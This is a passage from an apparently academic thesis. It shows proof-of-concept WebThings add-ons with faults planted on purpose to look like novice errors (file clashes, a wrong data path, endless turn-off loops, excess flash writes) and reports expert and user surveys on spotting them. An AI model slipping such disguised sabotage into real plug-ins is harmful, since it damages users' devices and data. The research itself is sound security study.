


Fig. 3.10 The two plugs integrated by the `smart-plugs-adapter` add-on in the WebThings dashboard.

However, this adapter does not properly manage the file names when two plugs are integrated. If only one plug is configured, the adapter works correctly. If there are two plugs, they both will write the same file. Thus, the plugs compromise each other's data integrity.

The piece of code related to the described issue is shown in Listing 3.18.

Listing 3.18 Exploiting T4 on WebThings: compromise power consumption data integrity of the plugs.

```
const baseDir = path.join(
    os.homedir(), ".webthings", "data",
    "smart-plugs-adapter" // Error: wrong add-on's directory
);

class VirtualThingsProperty extends Property {
    constructor(device, propName, descr, value, interval) {
        /* ... */
        let i = 0; let j = 0;
        if (this.propName === 'instantaneousPower') {
            switch(this.device.id) {
                case 'virtual-smart-plug-0':
                    setInterval(() => {
                        fs.writeFileSync(path.join(baseDir, `reading-n${i}.txt`),
                            `${j} - ${new Date()} - ${this.device.id} -
                            ${(this.value*1000).toFixed(2)}mW`);
                        j++;
                    }, interval*1000);
                    i++;
                    break;
                case 'virtual-smart-plug-1':
                    setInterval(() => {
                        // Error: the file name `reading-n${i}.txt` is the same as in the
                            previous `case`!
                        fs.writeFileSync(path.join(baseDir, `reading-n${i}.txt`),
                            `${j} - ${new Date()} - ${this.device.id} -
                            ${(this.value*1000).toFixed(2)}mW`);
                        j++;
                    }, interval*1000);
                    i++;
                    break;
            }
        }
    }
    /* ... */
}
```

Exploiting T5: `things-off-extension-v1`

This add-on shows a button in the front end that, when clicked, turns off every device having the `on()` property. Among every turn-off command, there is one second of delay. This extension is graphically represented, as seen in the WebThings dashboard, in Figure 3.11.




Fig. 3.11 `things-off-extension` in the WebThings dashboard.

In this implementation, there is an error in updating the Uniform Resource Identifier (URI) of the target Web Thing. Before iterating over the array of Web Things, this value is `undefined`. When an entity with `on()` property is found, the target URI is updated. However, this value is never set again to `undefined`. Therefore, if many things are without the `on()` property, the last target device will receive many turn-off commands until a new proper target entity is found. Thus, attempting to turn that Thing on while it is inundated with requests to keep it off will result in T5. Moreover, the delay will grow proportionally with the number of objects without the `on()` property.

The piece of code related to the described issue is shown in Listing 3.19.

Listing 3.19 Exploiting T5 on WebThings: the target on which the API is called is not properly updated among iterations.

```
1 off_button.addEventListener('click', () => {
2     window.API.getThings().then((res) => {
3         const jsonarray = res; // Array of Things in JSON format
4         let uri = ""; // Error –> this initialization must be placed inside the loop
5         const body = {on: false};
6         for (let n = 0; n < jsonarray.length; n++) {
7             let obj = jsonarray[n];
8             if (obj.properties.on !== undefined) {
```

```
                uri = obj.id + "/properties/on";
            }
            if (uri !== "") {
                window.API.putJson(uri, body)
                    .then(() => {
                        if (n === jsonarray.length - 1)
                            pre.innerText = "Now it is everything off";
                    })
                    .catch(/* ... */);
            }
        }
    }).catch(/* ... */);
});
```

Exploiting T6: `plug-smart-adapter`

This adapter integrates a smart plug in the gateway. The adapter periodically stores the instantaneous power consumption data of the plug on a file; then, it reads all these data to calculate and show the average power consumption in the WebThing's dashboard (among the thing's properties). Figure 3.12 shows the adapter and the associated properties in the WebThings dashboard. Among the properties, the average power consumption is highlighted in a yellow box.

This adapter exploits the threat through a hard-coded and wrong-written file path name. Instead of accessing `~/.webthings/data/plug-smart-adapter`, the add-ons read and write a file stored in `~/.webthings/data/smart-plug-adapter`. Therefore, if an adapter named `smart-plug-adapter` is installed and stores the same data in a file with the same name, even if the plug can still be controlled by the user, its power consumption information would be compromised (altering *one of the regular functionalities* of the adapter).

The piece of code related to the described issue is shown in Listing 3.20.

Listing 3.20 Exploiting T6 on WebThings: compromise a functionality of an add-on outside the scope of `plug-smart-adapter`.

```
const baseDir = path.join(
    os.homedir(), ".webthings", "data",
    "smart-plug-adapter" // Error: wrong data path
);
```




Fig. 3.12 `plug-smart-adapter` in the WebThings dashboard.

```
class VirtualThingsProperty extends Property {
    constructor(device, propName, descr, value, interval) {
        /* code removed for brevity */
        if (/* ... */ &&this.propName !== 'averagePowerConsumption') {
            /* code removed for brevity */
        } else if (this.propName === 'averagePowerConsumption') {
            this.interval = setInterval(() => {
                let sum = 0;
                const date = new Date();
                const year = /*...*/, month = /*...*/, day = /*...*/;
                let values = fs.readFileSync(
                    path.join(baseDir,
                        `powerValues-${year}${month}${day}.txt`),
                        'utf-8').split('\n').filter(value => value !== '');
                for (let i = 0; i < values.length; i++) {
                    sum += parseFloat(values[i]);
                }
```

```
                    this.value = (sum / values.length).toFixed(3);
                    this.setCachedValue(this.value);
                    this.device.notifyPropertyChanged(this);
                }, interval * 1000);
            } else if (this.propName === 'instantaneousPower') {
                this.interval = setInterval(() => {
                    const date = new Date();
                    const year = /*...*/, month = /*...*/, day = /*...*/;
                    fs.appendFileSync(path.join(
                        baseDir, `powerValues-${year}${month}${day}.txt`
                    ), `${(this.value).toFixed(3)}\n`);
                }, interval*1000);
            }
        }
    }
```

Exploiting T7: `things-off-extension-v2`

The functionality declared by `things-off-extension-v2` is equivalent to the one declared by `things-off-extension-v1`. It also has the same graphical representation on the WebThings dashboard (see Figure 3.11).

The problem in this implementation is due to a wrong termination condition in the loop iterating over all the Web Things. Specifically, the loop termination is always true, so the loop will never come to an end. Hence, once the loop reaches the last entity, it will continuously receive turn-off commands. As a result, users will no longer have control over the final device. If they try to turn it on, the adapter will turn it off again shortly after, leading to T7.

The piece of code related to the described issue is shown in Listing 3.21.

Listing 3.21 Exploiting T7 on WebThings: users cannot turn on anymore the last entity of the array.

```
off_button.addEventListener('click', () => {
    pre.innerText = "TURNING OFF...";
    window.API.getThings().then((res) => {
        // Array composed of Things (with the "on" property) in JSON format
        const jsonarray = res.filter(obj => obj.properties.on !== undefined);
        let uri = "";
        const body = {on: false};
        for (let i = 0; jsonarray.length; i++) { // Error --> no termination condition
```

```
                let obj = jsonarray[i];
                if (obj !== undefined)
                    uri = obj.id + "/properties/on";
                window.API.putJson(uri, body).catch(/* ... */);
                sleep(1000); // 1s delay
            }
        }).catch(/* ... */);
});
```

Exploiting T8: `smart-plug-adapter`

This adapter stores the instantaneous power consumption data of a smart plug in a file every 15 minutes. On the WebThings dashboard is graphically represented as the adapters shown in Figure 3.10.

The function that computes (and stores) the average is invoked through the function `setInterval()`. However, the argument representing the delay is erroneously configured to less than one second ($15 * 60$) instead of 15 minutes ($15 * 60 * 1000$). Since the device running the SHG most likely has memory whose lifespan is impacted by the number of writes, like flash card memory [69], this implementation error will accelerate by approximately 1000 times the device's memory breakdown (damaging the physical device). In addition, this implementation accelerates the memory fill time and wastes computational resources.

The piece of code related to the described issue is shown in Listing 3.22.

Listing 3.22 Exploiting T8 on WebThings: the time among write operations is erroneously set.

```
class VirtualThingsProperty extends Property {
    constructor(device, propName, descr, value, interval) {
        /* code removed for brevity */
        if (this.propName === 'instantaneousPower') {
            this.interval = setInterval(() => {
              const date = new Date();
              const year = /*...*/, month = /*...*/, day = /*...*/;
              fs.appendFileSync(path.join(baseDir,
                  `powerValues-${year}${month}${day}.txt`),
              `${(this.value).toFixed(3)}\n`);
            }, 15 * 60); // Error --> less than one second instead of 15 minutes
        }
```

```
12         }
13     }
```

3.5.2 Experimental Setup

For developing and testing the Home Assistant Proofs of Concept, the same experimental setup described in Section 3.4.2 was adopted. Specifically, the PoCs were developed on a Docker [30] "devcontainer" (specification available in Table 3.2), and further tested in a VirtualBox [68] virtual machine. The main components of the virtual machine are available in Table 3.3.

For developing and testing the WebThings PoCs, a Linux Mint [70] operating system was deployed on a VirtualBox virtual machine. Inside this virtual machine has been installed WebThings version 1.0.1[9], the latest stable version of the gateway when the machine was setup. The most relevant components of this virtual machine are shown in Table 3.5.

Table 3.5 Specifications of WebThings Virtual Machine testing environment.

Component type	**Component specification**
Oracle Virtual Box	v7.0.6 r155176
Oracle VM Virtual Box Extension Pack	v6.1.40 r154048
Provided CPU	1 (Execution cap 100%)
Provided RAM	2 GB
Provided Memory	32 GB
Network access	Bridged network card
Operating System	Linux Mint v20.3
Linux Kernel	v5.4.0-128-generic
Node.JS	v10.23.1
WebThings Gateway	v1.0.1

The devcontainer and the two different virtual machines (the first one for Home Assistant and the second one for WebThings) were run on the same PC adopted for developing and testing the PoCs described in Section 3.4.1 (see Table 3.4 for details).

[9] https://github.com/WebThingsIO/gateway/releases/tag/1.1.0, last visited on September 16, 2024.

3.5.3 Surveys

As already discussed at the beginning of this section (see Section 3.5), two types of surveys were designed to validate the developed Proofs of Concept (PoCs).

The first type of survey aims to validate the **soundness** of the PoCs, assessing whether they could potentially be developed by inexperienced programmers. To ensure comprehensive feedback, two different teams of experts were involved: one with expertise in computer science education and novice programmer behavior, and the other specialized in cybersecurity.

Subsequently, the PoCs that received approval from the experts were presented to common users. This step was crucial to determine whether users could **recognize** security issues in smart home gateways' plug-ins.

Expert Survey

The expert survey aimed to evaluate the soundness of the developed PoCs. In other words, the primary objective was to assess whether the PoCs exhibited characteristics consistent with code developed inadvertently by novice programmers rather than intentionally malicious code.

The expert participants were divided into two groups: novice developer experts and cybersecurity researchers. The first group is composed of individuals with expertise in teaching computer science courses and conducting research on novice developers' programming behaviors and human-computer interaction. On average, the experts have slightly less than 16 years of expertise in programming (with a standard deviation of 8.57), and they feel to be competent in Python and JavaScript, respectively, 3.78 and 4.11 out of 5 (with a standard deviation of 0.67 and 0.55). All the experts work in academia, specifically at Politecnico di Torino (Turin, Italy). Table 3.6 shows relevant background information of the experts.

To be more specific, the first group is composed of five people: one full professor, one associate professor, two assistant professors, and one Ph.D. student. They have approximately 10 years of expertise studying novice developers and 7 years of expertise in the smart home context (with a standard deviation of 5 and 6.5, respectively). Table 3.7 shows those information for each expert.

Table 3.6 Experts background information. The expertise in Python and JavaScript are on a scale from 1 to 5.

Expert	Role	Developer	Python	JavaScript
Nov. Dev. Expert 1	Full Professor	35 years	4	5
Nov. Dev. Expert 2	Associate Professor	21 years	4	5
Nov. Dev. Expert 3	Assistant Professor	18 years	4	4
Nov. Dev. Expert 4	Assistant Professor	19 years	3	4
Nov. Dev. Expert 5	Ph.D. Candidate	8 years	5	4
Security Expert 1	Ph.D. Candidate	10 years	3	4
Security Expert 2	Ph.D. Student	12 years	4	3
Security Expert 3	Ph.D. Student	10 years	4	4
Security Expert 4	Ph.D. Student	10 years	3	5
Average		15.89 years	3.78	4.11
Standard Deviation		8.57 years	0.67	0.78

Table 3.7 Novice Developers Experts background information. Each column reports the number of years dedicated to the specific specific research area.

Expert	Novice Developers	Smart Home
Nov. Dev. Expert 1	15 years	15 years
Nov. Dev. Expert 2	11 years	13 years
Nov. Dev. Expert 3	/	5 years
Nov. Dev. Expert 4	9 years	2 years
Nov. Dev. Expert 5	3 years	1 year
Average	9.50 years	7.20 years
Standard Deviation	5.00 years	6.42 years

On the other hand, the second group possesses deeper knowledge in identifying and mitigating cybersecurity risks. This group is composed of four Ph.D. students in cybersecurity with an average expertise of 3.5 years, with a standard deviation of 0.58 (see Table 3.8).

Individual interviews were conducted with each expert following the Contextual Inquiry interviews approach[10]. After collecting the preliminary background information reported in Table 3.6, 3.7, and 3.8, each expert was presented with all the PoCs. During the interview, for each PoC, the expert had a limited timeframe

[10]https://www.nngroup.com/articles/contextual-inquiry/, last visited on September 16, 2024.

Table 3.8 Security Experts background information.

Expert	Cybersecurity
Security Expert 1	4 years
Security Expert 2	4 years
Security Expert 3	3 years
Security Expert 4	3 years
Average	3.50 years
Standard Deviation	0.58 years

to review and identify potential security issues (approximately 3 minutes). After the review period, the interviewer showed and described the undesired behavior contained in the PoC (the same undesired behavior described in Section 3.5.1). Then, the interviewer and the expert discussed the issue, the soundness of PoC, and the potential security impact of the unexpected behavior. During this phase, the expert's feedback was collected. After the discussion phase, each expert was asked to assign a Likert scale [71] rating to each PoC, ranging from 1 to 5. A higher rate indicated that the expert considered the code to be an innocent programming error, while lower ratings suggested potential malicious intent or deliberate desire to create a malfunction in the code.

The evaluation process aimed to identify PoCs that exhibited characteristics consistent with code developed inadvertently by novice programmers. PoCs that were deemed to resemble common programming mistakes or errors typically made by inexperienced developers were considered acceptable—specifically, we set this threshold to an average value greater than 3 out of 5. These PoCs were then included in the subsequent user survey to assess users' ability to recognize and address potential security issues.

Table 3.9 shows the average values given by all the nine experts to the integrations developed for Home Assistant. Table 3.10 shows the same data, considering only the answers provided by the novice developers experts, while Table 3.11 considers the answers given by the security researchers. The same information related to the WebThings platform is shown in Table 3.12, 3.13, and 3.14. If the expert was able to notice the error before the established time of three minutes, the tables report the issue as "spotted".

Table 3.9 Average values related to Home assistant PoCs computed after interviewing the two groups of experts.

Integration Name	Spotted	% spotted	Avg. Score	Std. Dev.
button_lights_off	6/9	67%	3.78	1.28
button_off	3/9	33%	4.06	1.01
light_all	3/9	33%	3.61	1.05
light_brightness	3/9	33%	4.56	0.68
light_consumption_v1	0/9	0%	3.78	0.97
light_consumption_v2.3	3/9	33%	4.39	0.42
sensor_avg_temp_v1	4/9	44%	4.11	0.93
sensor_avg_temp_v2	3/9	33%	4.61	0.44
Average	3.13	35%	4.11	0.38

Table 3.10 Average values related to Home assistant PoCs examined only by Novice Developers Experts.

Integration Name	Spotted	% spotted	Avg. Score	Std. Dev.
button_lights_off	3/5	60%	4.20	1.50
button_off	1/5	20%	4.40	0.89
light_all	2/5	40%	3.40	1.14
light_brightness	2/5	40%	4.80	0.27
light_consumption_v1	0/5	0%	4.00	1.22
light_consumption_v2.3	1/5	20%	4.50	0.50
sensor_avg_temp_v1	1/5	20%	4.40	0.89
sensor_avg_temp_v2	1/5	20%	4.60	0.42
Average	1.38	28%	4.29	0.43

Table 3.11 Average values related to Home assistant PoCs examined only by the cybersecurity researchers.

Integration Name	**Spotted**	**% spotted**	**Avg. Score**	**Std. Dev.**
`button_lights_off`	3/4	75%	3.25	1.19
`button_off`	2/4	50%	3.63	1.11
`light_all`	1/4	25%	3.88	1.03
`light_brightness`	1/4	25%	4.25	0.96
`light_consumption_v1`	0/4	0%	3.50	0.58
`light_consumption_v2.3`	2/4	50%	4.25	0.29
`sensor_avg_temp_v1`	3/4	75%	3.75	0.96
`sensor_avg_temp_v2`	2/4	50%	4.63	0.48
Average	1.75	44%	3.89	0.46

Table 3.12 Average values related to WebThings PoCs computed after interviewing the two groups of experts.

Add-on Name	**Spotted**	**% spotted**	**Avg. Score**	**Std. Dev.**
`lights-off-extension`	7/9	78%	4.00	0.53
`plug-smart-adapter`	5/9	56%	4.13	0.64
`smart-plug-adapter`	4/9	44%	3.63	0.74
`smart-plugs-adapter`	4/9	44%	4.25	0.71
`things-off-v1-extension`	9/9	100%	4.13	0.64
`things-off-v2-extension`	6/9	67%	4.13	0.83
`weather-adapter-1`	6/9	67%	3.88	1.13
`weather-adapter-2`	6/9	67%	4.25	1.04
Average	5.88	65%	4.05	0.40

Table 3.13 Average values related to WebThings PoCs examined only by Novice Developers Experts.

Add-on Name	Spotted	% spotted	Avg. Score	Std. Dev.
`lights-off-extension`	4/5	80%	3.80	0.84
`plug-smart-adapter`	4/5	80%	3.60	0.55
`smart-plug-adapter`	1/5	20%	3.60	0.89
`smart-plugs-adapter`	3/5	60%	4.20	0.84
`things-off-v1-extension`	5/5	100%	4.40	0.89
`things-off-v2-extension`	4/5	80%	4.20	0.84
`weather-adapter-1`	3/5	60%	3.20	0.84
`weather-adapter-2`	3/5	60%	4.00	0.71
Average	3.38	68%	3.88	0.44

Table 3.14 Average values related to WebThings PoCs examined only by the cybersecurity researchers.

Add-on Name	Spotted	% spotted	Avg. Score	Std. Dev.
`lights-off-extension`	3/4	75%	4.00	0.00
`plug-smart-adapter`	1/4	25%	4.50	0.58
`smart-plug-adapter`	3/4	75%	3.50	0.58
`smart-plugs-adapter`	1/4	25%	4.50	0.58
`things-off-v1-extension`	4/4	100%	4.00	0.00
`things-off-v2-extension`	2/4	50%	4.25	0.96
`weather-adapter-1`	3/4	75%	4.50	1.00
`weather-adapter-2`	4/4	100%	4.25	1.50
Average	2.50	63%	4.22	0.53

Users

The user survey aimed to assess whether users could recognize potential security issues in the provided PoCs. This study was conducted through an online survey distributed among different channels. Two different surveys were prepared, one specifically for Home Assistant and the other focused on WebThings. The structure

and the questions in the two surveys were identical. They were only differentiated according to the involved platform—i.e., Home Assistant (described in Section 2.2.1) or WebThings (described in Section 2.2.2)—and to the related programming language (Python [29] or Javascript [32]).

Considering that users' participation is entirely voluntary, to lower the abandonment rate, the eight PoCs were split into four distinct surveys, containing just two PoCs each. When participants clicked on the survey link previously mentioned, they were automatically and randomly redirected to one of the four surveys. To avoid introducing bias in the participants, each survey is composed of two PoCs taken from the sets described in Section 3.5 (i.e., a PoC with a potential unexpected behavior) and two fixed versions of the same PoCs (where the potential error was fixed). To minimize the impact of the order on spotting potential undesired behavior, the order of the four PoCs is randomly generated each time a participant starts the survey.

Specifically, considering Home Assistant surveys, Survey 1 includes `light_consumption_v1` and `button_lights_off`, Survey 2 is composed by `light_consumption_v2.3` and `sensor_avg_temp_v1`, Survey 3 includes `button_off` and `light_brightness`, while Survey 4 is composed by `light_all` and `sensor_avg_temp_v2`.

Considering instead WebThings surveys: Survey 5 includes `weather-adapter-1` and `lights-off-extension`, Survey 6 is composed by `weather-adapter-2` and `smart-plug-adapter`, Survey 7 `plug-smart-adapter` and `things-off-v1-extension`, while Survey 8 is composed by `smart-plugs-adapter` and `things-off-v2-extension`.

The composition of all the Home Assistant surveys is described in Table 3.15, while the surveys related to WebThings are contained in Table 3.16. The checkmark symbol (✓) means that the PoC described in Section 3.5 is included in the survey. Considering that each survey is composed of four plug-ins, each survey includes two plug-ins working correctly created fixing the previously presented PoCs. If a modified version of a specific PoC is included in the survey, it is labeled with the word "Fixed" in the tables.

Considering the number of obtained responses, the Home Assistant surveys were started 170 times. The surveys were partially filled 140 times (i.e., the participant stopped filling the survey at any moment before the survey ended), while 30 times the users arrived at the end of the survey. On the other side, the WebThings surveys,

Table 3.15 Composition of all the Home Assistant user surveys.

Integration name (threat)	Survey 1	Survey 2	Survey 3	Survey 4
`button_lights_off` (T3)	✓	Fixed	Fixed	-
`button_off` (T5)	-	-	✓	Fixed
`light_all` (T7)	-	Fixed	-	✓
`light_brightness` (T6)	Fixed	-	✓	-
`light_consumption_v1` (T1)	✓	-	Fixed	Fixed
`light_consumption_v2.3` (T2)	-	✓	-	-
`sensor_avg_temp_v1` (T8)	Fixed	✓	-	-
`sensor_avg_temp_v2` (T4)	-	-	-	✓

Table 3.16 Composition of all the WebThings user surveys.

Add-on name (threat)	Survey 5	Survey 6	Survey 7	Survey 8
`lights-off-extension` (T3)	✓	Fixed	-	-
`plug-smart-adapter` (T6)	-	-	✓	Fixed
`smart-plug-adapter` (T8)	Fixed	✓	-	-
`smart-plugs-adapter` (T4)	Fixed	-	Fixed	✓
`things-off-v1-extension` (T5)	-	Fixed	✓	-
`things-off-v2-extension` (T7)	-	-	-	✓
`weather-adapter-1` (T1)	✓	-	Fixed	Fixed
`weather-adapter-2` (T2)	-	✓	-	-

in total, were started 194 times. There were 168 partial answers, and 26 users successfully compiled the whole survey. Table 3.17 summarizes these data for each platform, while Table 3.18 and Table 3.19 shows detailed data for each specific survey, for Home Assistant and WebThings respectively.

Table 3.17 Number of obtained responses per platform.

Contributions	Home Assistant	WebThings
Partial	140	168
Full	30	26
Total	170	194

In order to achieve maximum heterogeneity in the user base and a high participation rate, the link to those surveys was distributed among different forums and social media. In addition, the survey was also sent to university students. Specifically, some

Table 3.18 Number of obtained responses for Home Assistant.

Contributions	Survey 1	Survey 2	Survey 3	Survey 4	**Total**
Partial	33	36	32	39	140
Full	5	5	9	11	30
Total	38	41	41	50	170

Table 3.19 Number of obtained responses for WebThings.

Contributions	Survey 5	Survey 6	Survey 7	Survey 8	**Total**
Partial	44	37	43	44	168
Full	5	5	9	7	26
Total	49	42	52	51	194

messages were inserted in dedicated Telegram groups and e-mails from the teachers were sent to students from Politecnico di Torino (Turin, Italy) with an adequate background. To know which channels were the most effective, in the background part of the survey, it was explicitly asked where participants found the survey. This information is reported in Table 3.20. Specifically, the distribution channels were the following:

- A topic in Home Assistant[11] and WebThings[12] forums[13].
- Reddit, specifying who are our targets participants, in the Home Assistant subreddit[14] and on a subreddit dedicated to surveys[15].
- SurveyCircle[16], a large community for online research.
- Telegram groups of Computer Engineering students at Politecnico di Torino.

[11] https://community.home-assistant.io/, last visited on September 16, 2024.
[12] https://discourse.mozilla.org/c/iot/252, last visited on September 16, 2024.
[13] Home Assistant forum post: https://community.home-assistant.io/t/survey-about-integrations-developed-by-novice-programmers/729879
Mozilla Discours forum post:
https://discourse.mozilla.org/t/a-survey-about-webthings-add-ons/120558
[14] https://www.reddit.com/r/homeassistant/comments/1ctjnk4/accessing_custom_integrations_developed_by_novice/, last visited on September 16, 2024.
[15] https://www.reddit.com/r/SampleSize, last visited on September 16, 2024.
[16] https://www.surveycircle.com/, last visited on September 16, 2024.

- Politecnico di Torino teachers sent a survey invitation through e-mail to their students with adequate background.

Table 3.20 reports the participants' declared proveniences (i.e., where they found the survey). As it is possible to see from the data, the majority of the participants arrived from the e-mail sent to Politecnico di Torino students. This information could also be deducted from the data available in Table 3.21. Indeed, the majority of the participants have a Bachelor's Degree.

Table 3.20 Source used by participants to reach the survey.

Source	**Home Assistant**	**WebThings**
e-mail	48	12
Telegram Groups	18	4
Reddit	10	3
Direct Message	2	2
Other sources	9	2

Table 3.21 Source used by participants to reach the survey.

Source	**Home Assistant**	**WebThings**	**Total**
Middle School (or lower)	1	0	1
High School	3	4	7
Bachelor's Degree	51	16	67
Master's Degree	28	4	32
Ph.D.	3	0	3

Together with the information related to where the participants found the survey, a set of background questions was presented to participants to assess their level of programming experience and familiarity with smart home gateways. The background questions included:

- Where did you find this survey?
- Nationality
- What is the highest degree or level of school you have completed?
- How many years have you been a programmer?

- On a scale of 1 (very low) to 5 (very high), what is your level of confidence with JavaScript/Python?

Discussing participants' competencies with the main software language used by the platforms (i.e., the one in which the snippets were developed), considering a sample of 86 provided answers for Home Assistant, the participant declared to have an average competence of 3.29 out of 5 (with a standard deviation of 1.07). On the other hand, according to the 24 answers collected for WebThings, the participants declared to have an average competence of 2.88 out of 5 (with a standard deviation of 1.13).

Examining the seniority of the survey participants, with an overall of 110 answers, the expertise in programming is approximately 6.42 years (with a standard deviation of 6.46). Data varies from a minimum of 1 year to a maximum of 50 years. Diving the responses collected between the two platforms, there are 86 answers for Home Assistant with an average of 6.81 years of expertise (and a standard deviation of 7.08) and 24 answers for WebThings with an average of 5 years of expertise (and a standard deviation of 3.08).

These data are reported in Table 3.22 and Table 3.23. Specifically, the first table reports the participants' seniority, while the latter reports the perceived competence with the programming language.

Table 3.22 Users survey participants' seniority.

	Answers	**Avg. years of programming**	**Std. Dev.**
Home Assistant	86	6.81 years	7.08 years
WebThings	24	5.00 years	3.08 years
Overall	110	6.42 years	6.46 years

Table 3.23 Users survey participants' perceived competence with the programming language.

	Answers	**Avg. perceived competence**	**Std. Dev.**
Home Assistant (Python)	86	3.29	1.07
WebThings (JavaScript)	24	2.88	1.13
Overall	110	3.20	0.95

Moving to the evaluation of the Proofs of Concept, in each survey item, participants were asked a set of questions to gauge their perceptions and understanding of the code's behavior. Specifically, they were asked to assess a snippet extracted from the PoC, understand if it could lead to undesired behaviors in the smart home, and describe, according to their point of view, where and why a problem could occur. The survey questions for each PoC were as follows:

- Do you believe this code could generate undesired behavior in the Smart Home?
- Which lines of code do you believe generate the undesired behavior?
- Do you believe this undesired behavior could be accidental?
- Any comments? (*optional*)

Table 3.24 shows data related to Home Assistant surveys, while data related to WebThings are shown in Table 3.25. The table reports only the information related to those PoCs that really had an issue. The columns of the table report the following information:

PoC's threat reports the Threat label associated with the PoC exploiting the threat.

Answers reports the number of collected answers for the specific PoC.

Issue? reports how many participants stated to have found an issue in the reviewed PoC.

Found reports if the participants correctly spotted the issue or if they spotted a fake positive (i.e., they declared to have found an issue in the code, which is not an issue at all). An issue is considered found if the participants wrote the line number containing the issue or if they wrote a comment that clearly described the issue contained in the PoC.

Found + Accidental? (F+A?) is a subset of the field "found". Specifically, it reports how many participants considered accidental the correctly spotted the issue.

Table 3.24 User Survey results for Home Assistant PoCs.

PoC's threat	Answers	Issue?	Found	F+A?
T1 (`light_consumption_v1`)	5	2	2	1
T2 (`light_consumption_v2.3`)	7	1	0	0
T3 (`button_lights_off`)	6	2	1	1
T4 (`sensor_avg_temp_v2`)	14	2	0	0
T5 (`button_off`)	8	3	3	2
T6 (`light_brightness`)	9	4	0	0
T7 (`light_all`)	12	3	0	0
T8 (`sensor_avg_temp_v1`)	6	1	0	0

Table 3.25 User Survey results for WebThings PoCs.

PoC's threat	Answers	Issue?	Found	F+A?
T1 (`weather-adapter-v1`)	6	2	0	0
T2 (`weather-adapter-v2`)	8	2	0	0
T3 (`lights-off-extension`)	7	3	1	1
T4 (`smart-plugs-adapter`)	10	3	1	1
T5 (`things-off-extension-v1`)	9	3	0	0
T6 (`plug-smart-adapter`)	12	2	0	0
T7 (`things-off-extension-v2`)	9	3	0	0
T8 (`smart-plug-adapter`)	9	2	2	2

3.5.4 PoCs Discussion and Limitations

By producing and validating a set of Proofs of Concept (PoCs), the thesis identified potential vulnerabilities that could compromise the security and privacy of smart home environments.

Considering the analyzed SHGs, i.e., Home Assistant (described in Section 2.2.1) and WebThings (described in Section 2.2.2), they study discovered that the platforms have no firm isolation of their components. Hence, it is easy for plug-ins to enter the scope of other plug-ins and obtain access to sensitive information. In addition, the platforms do not check the integrity of the data stored inside their integrations. Therefore, each plug-in could modify data stored in others without being stopped by the platform. A plug-in could also easily target the availability of other components in the smart home. Considering the low isolation of the components and the lack of a proper logging system, even properties not further investigated by this set of

PoCs can not be adequately guaranteed for each plug-in in those platforms, such as *Authentication, Authorization, and Non-Repudiation*.

This section also sustains the hypothesis that it could be possible for a novice developer to introduce some of the presented threats inside the smart home environment by mistake. To support this hypothesis, a set of PoCs was conceived to seem to be the result of a development error. To verify the accuracy of the produced PoCs, two groups of experts were involved. The experts confirmed that the crafted code could seem generated without malicious purpose, assigning to the PoCs an average score of 4.11 out of 5 for Home Assistant (with a standard deviation of 0.38) and 4.05 out of 5 for WebThings (with a standard deviation of 0.40). The higher the score, the greater the belief that the error was an innocent programming error (i.e., without deliberate malicious purpose). Detailed data of expert evaluations are available in Section 3.5.3.

